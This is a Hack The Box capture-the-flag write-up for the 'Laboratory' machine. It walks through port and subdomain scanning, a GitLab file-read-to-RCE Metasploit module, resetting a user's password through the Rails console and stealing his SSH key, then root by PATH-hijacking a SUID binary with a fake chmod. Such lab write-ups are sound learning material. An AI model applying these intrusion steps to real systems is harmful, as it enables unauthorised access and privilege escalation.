Laboratory

First of all, I add `laboratory.htb` into my `/etc/hosts`


Nmap Scan

`nmap -p- --min-rate=10000 laboratory.htb`


```
┌──(kali㉿kali)-[~/Documents/ctf/Laboratory]
└─$ nmap -p- --min-rate=10000 lab.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 16:03 EDT
Nmap scan report for lab.htb (10.129.230.52)
Host is up (0.083s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 49.28 seconds
```


The Webpage



We know that they use `ROT13` and `Base64`



Some interesting feedbacks. First of all, now we know CEO.




Pretty quick I figured, I had to brute force subdomains, and this is the command I used. `wfuzz -w ./subs.txt -u https://laboratory.htb/ -H "Host:FUZZ.laboratory.htb" --hh 7254`


Git Lab

After that I got into `git lab`

If you get an error 502, try using a different browser


After clicking around a little bit, I found this:





File Read Vulnerability

Clicking around, I found the *Help* page, and got the version of GitLab




After googling for about 2 seconds I found a GitHub repository that explained the vulnerability and had the python script to exploit it. Then I went to the HackerOne page of the vulnerability, and found that it can be turned into a `RCE`

Get a Shell

After messing around and researching for a little while, I found that there is a ready exploit that I can use in Metasploit.

`exploit/multi/http/gitlab_file_read_rce`

So I set up the right options, ran the exploit and got the shell. (`benbody` is the user I created in `gitlab`)



Becoming Dexter

Now, I have access to all the gitlab files. I was wondering if I had any access to maybe some databases or config files where I could change passwords. However, later I googled how to change gitlab user password from terminal and found the official gitlab documentation that walked me through that.

First of all I had to run `GitLab Rails Console`

```
# gitlab-rails console
```

Then find the user:

```
# user = User.find_by_username 'dexter'
```

Set a new password:

```
# new_password = 'examplepassword'
# user.password = new_password
# user.password_confirmation = new_password
# user.password_automatically_set = false
```


Save the user:

```
# user.save
```

After this, I used the web interface to get login as `dexter`


User Flag

I looked around I found that dexter works on another project that I did not see before. And also I found some interesting stuff.



And here I found an `id_rsa` which is a private key. Let's finally get our ssh shell.

For the first time it did not work. I was getting something likes this:



I googled it and eventually found this solution:

More background

Here is what you want for this file:

- LF line endings (aka Unix). Not CRLF (aka Windows)
- Terminating newline (meaning: the last character of the entire file must be a newline).

To ensure you have both, *assuming your keyfile is* `~/.ssh/id_rsa`, you can do this:

```
dos2unix ~/.ssh/id_rsa
vim --clean ~/.ssh/id_rsa
```

Once in vim you type `:wq` then hit the `return` key.

Then, I tried `ssh` again and got in.


```
ssh -i dexter_.ssh_id_rsa dexter@laboratory.htb
```

Privilege Escalation

First of all, I look around to see what I can do. Check if I can run `sudo`. Check the version of `sudo`, etc. However, after I did:


`find / -perm -u=s -type f 2>/dev/null` # A command to check what programs have `SetUID` permissions to run as root

I notice something interesting.



I googled it, but did not found much, so I assumed it was a custom script.


Then, I run `docker-security` with `ltrace` and see something that gives me an idea for privilege escalation.



Here we can see that the script tries to run `chmod` but does not use the full path to it. Therefore, when the script calls `chmod` linux looks for an executable in directories that are defined in the `PATH` system variable.

Knowing all of this, I created a custom `chmod` in the `tmp`directory, which was just:


```
/bin/sh
```



Then, I changed the `PATH` variable:

```
export PATH="/tmp:$PATH"
```

Then, I ran `/usr/local/bin/docker-security` and got **root**!


dexter@laboratory:/tmp$ nano chmod
dexter@laboratory:/tmp$ /usr/local/bin/docker-security
ls -la
total 52
drwxrwxrwt 12 root root 4096 Mar 26 18:25 .
drwxr-xr-x 20 root root 4096 Dec 16 2021 ..
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .ICE-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .Test-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .X11-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .XIM-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .font-unix
-rwxr-xr-x 1 dexter dexter 8 Mar 26 18:25 chmod
drwx------ 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-apache2.service-PdsUEf
drwx------ 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-systemd-logind.service-AMv9ai
drwx------ 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-systemd-resolved.service-bcaB9i
drwx------ 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-systemd-timesyncd.service-ZqSVFg
drwx------ 2 root root 4096 Mar 25 21:11 vmware-root_868-2722632226
whoami
root
cd /root
ls -la
total 68
drwx------ 7 root root 4096 Mar 25 21:11 .
drwxr-xr-x 20 root root 4096 Dec 16 2021 ..
lrwxrwxrwx 1 root root 9 Jul 17 2020 .bash_history → /dev/null
-rw-r--r-- 1 root root 3135 Jun 26 2020 .bashrc
drwx------ 2 root root 4096 Dec 16 2021 .cache
drwx------ 3 root root 4096 Dec 16 2021 .config
drwxr-xr-x 3 root root 4096 Jun 26 2020 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 66 Jul 5 2020 .selected_editor
drwx------ 2 root root 4096 Jun 30 2020 .ssh
drwxr-xr-x 2 root root 4096 Oct 22 2020 .vim
-rw------- 1 root root 22393 Feb 10 2021 .viminfo
-rw------- 1 root root 33 Mar 25 21:11 root.txt
cat root.txt
4f1cd5a060607d572a4c68935225a821
#